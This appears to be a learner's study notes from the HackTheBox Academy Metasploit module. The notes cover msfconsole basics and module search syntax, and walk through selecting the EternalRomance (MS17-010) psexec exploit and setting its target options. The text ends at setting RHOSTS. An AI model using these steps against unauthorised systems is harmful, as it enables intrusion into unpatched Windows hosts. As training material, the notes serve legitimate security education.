LinkedIn: Kelvin Kimotho

Using the Metasploit Framework module on HackTheBox

Here is my shareable link to the module completion badge

https://academy.hackthebox.com/achievement/1476251/39

Introduction to Metasploit

- Metasploit is a Ruby-based, modular penetration testing platform.
- It allows writing, testing, and executing exploit code.
- Exploit code can be custom or sourced from a database of existing exploits.

Core Features include

- A suite of tools for testing security vulnerabilities, enumerating networks, executing attacks, and evading detection.
- Includes commonly used tools for penetration testing and exploit development.
- Offers multiple attack vectors for various platforms and services.

Metasploit comes in two versions namely **Metasploit Pro version** and **Metasploit Framework.**

Metasploit Pro

It comes with additional features including,

- Task Chains
- Social Engineering
- Vulnerability Validations

- GUI
- Quick Start Wizards
- Nexpose Integration

Metasploit Framework Console (msfconsole)

- It is a centralized interface for accessing Metasploit features.
- Offers a comprehensive set of functionalities.

Key Features include,

- Only supported way to access most features in Metasploit.
- Has a console-based interface with full readline support, tabbing, and command completion.
- Can execute external commands via msfconsole

Understanding the Architecture

- Base files located in /usr/share/metasploit-framework/modules

To see the components in the location we use the ls command. “ls /usr/share/metasploit-framework/modules”

Key Components

- Data and Documentation. Functioning parts and technical details.
- Modules. Organized into categories found in /usr/share/metasploit-framework/modules:
- Auxiliary, Encoders, Evasion, Exploits, Nops, Payloads, Post.

Plugins

- Plugins Offer flexibility and automation in msfconsole.
- Can be manually or automatically loaded.

We can use ls command to list the plugnins on our framework. “ls /usr/share/metasploit-framework/plugins/”

Scripts

- They provide Meterpreter functionality and other utilities.

We can also list scripts using the ls command. “ ls /usr/share/metasploit-framework/scripts/”

Tools

- They are accessible directly from the msfconsole menu. We can use ls command to to list the tools in the framework.


  “ls /usr/share/metasploit-framework/tools/”

Question: Which version of Metasploit comes equipped with a GUI interface?

Answer: Metasploit Pro


Question: What command do you use to interact with the free version of Metasploit?

Answer: msfconsole




Introduction to MSFconsole


To start interacting with the Metasploit Framework, we just open terminal and type **msfconsole** command. I tried it on my kali machine.



We can use the -q option to suppress the banner. "**msfconsole -q**".



- To see available commands, type **help**.



The first steps is ensuring the modules in the framework are up to date.

- **msfupdate** used to be run in the terminal outside of msfconsole, we can easily update via the **apt** package manager.

To install or update Metasploit, we can use the following command. “ **sudo apt update && sudo apt install metasploit-framework**"

Enumeration Process

- Before attempting any exploit, it’s crucial to conduct an enumeration process. This involves identifying the public-facing services running on the target.

Key Steps include

- Identify Services. Determining what services (HTTP, FTP, SQL, etc.) are running and their versions.

- Scan Target. Performing a thorough scan of the target’s IP address to gather this information.
- Vulnerability Assessment. Versions of services are vital in determining vulnerabilities. Unpatched or outdated versions are common entry points.

MSF Engagement Structure. The engagement structure in Metasploit can be divided into five categories namey,

- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation

Metasploit Modules

Metasploit modules are pre-written scripts designed to exploit vulnerabilities.

Modules are categorized with a specific syntax:

- Modules <No.> <type>/<os>/<service>/<name>

Index No. Identifies the module for selection.

Type. Indicates the module's functionality:

- Auxiliary: Scanning, fuzzing, and admin tasks.
- Encoders: Ensure payload integrity.

- Exploits: Deliver payloads through vulnerabilities.
- NOPs: Maintain payload size consistency.
- Payloads: Execute remote code and establish connections.
- Plugins: Additional scripts for integration.
- Post: Gather info and further exploit.
- OS: Specifies the target operating system and architecture.
- Service: Identifies the vulnerable service on the target.
- Name: Describes the action the module performs.

Search allows us ind modules based on specific criteria. We use the following command

- "msf6 > help search"

  Format: "search [<options>] [<keywords>:<value>]"

Options include

- -h: Help information.
- -o <file>: Output to CSV.
- -S <string>: Regex filter for results.
- -u: Use module if only one result is found.
- -s <search_column>: Sort results by a specified column.
- -r: Reverse sort order.

Keywords for Searching

- aka, author, arch, bid, cve, edb, check, date, description, fullname, mod_time, name, path, platform, port, rank, ref, reference, target, type.

Supported Search Columns


- rank, date, disclosure_date, name, type, check.

Example Searches include,

- "search cve:2009 type:exploit"
- "search cve:2009 -s name"


Basic Search

Command Example. "msf6 > search eternalromance" might return something like “exploit/windows/smb/ms17_010_psexec”




Specific Search for Exploits

Command: “ search eternalromance type:exploit" returning “exploit/windows/smb/ms17_010_psexec”




Specific Search Example

- Command: "search type:exploit platform:windows cve:2021 rank:excellent microsoft" returns Multiple exploits related to Microsoft vulnerabilities.



Selecting a Module


- Example Scenario. Target running SMB vulnerable to EternalRomance (MS17_010).
- Nmap Scan
    - Command: nmap -sV IP
    - Findings maybe Port 445 (Microsoft Windows SMB) is open.
- Search for MS17_010:
    - Command: " search ms17_010" Returns several related modules, including exploit/windows/smb/ms17_010_psexec.
- Choosing the Module:
    - Command: "use 0"
    - This selects the exploit/windows/smb/ms17_010_psexec module for testing.



Viewing Module Options

Check Options

- Command: "**options**"
- Displays required and optional settings for the selected module.




Key Settings:

- RHOSTS: Target host(s) (required)
- RPORT: Target port (default: 445)
- SHARE: Specify the share to connect to (default: ADMIN$)
- Payload Options
    - LHOST: Listening address (required)
    - LPORT: Listening port (default: 4444)

We can use the command **info** after selecting the module if we want to know something more about the module.

- An example is “ info”



we then set some specifications to customize the module to use it successfully against our target . such as setting the target (RHOST or RHOSTS).

- “set RHOSTS Target_IP”

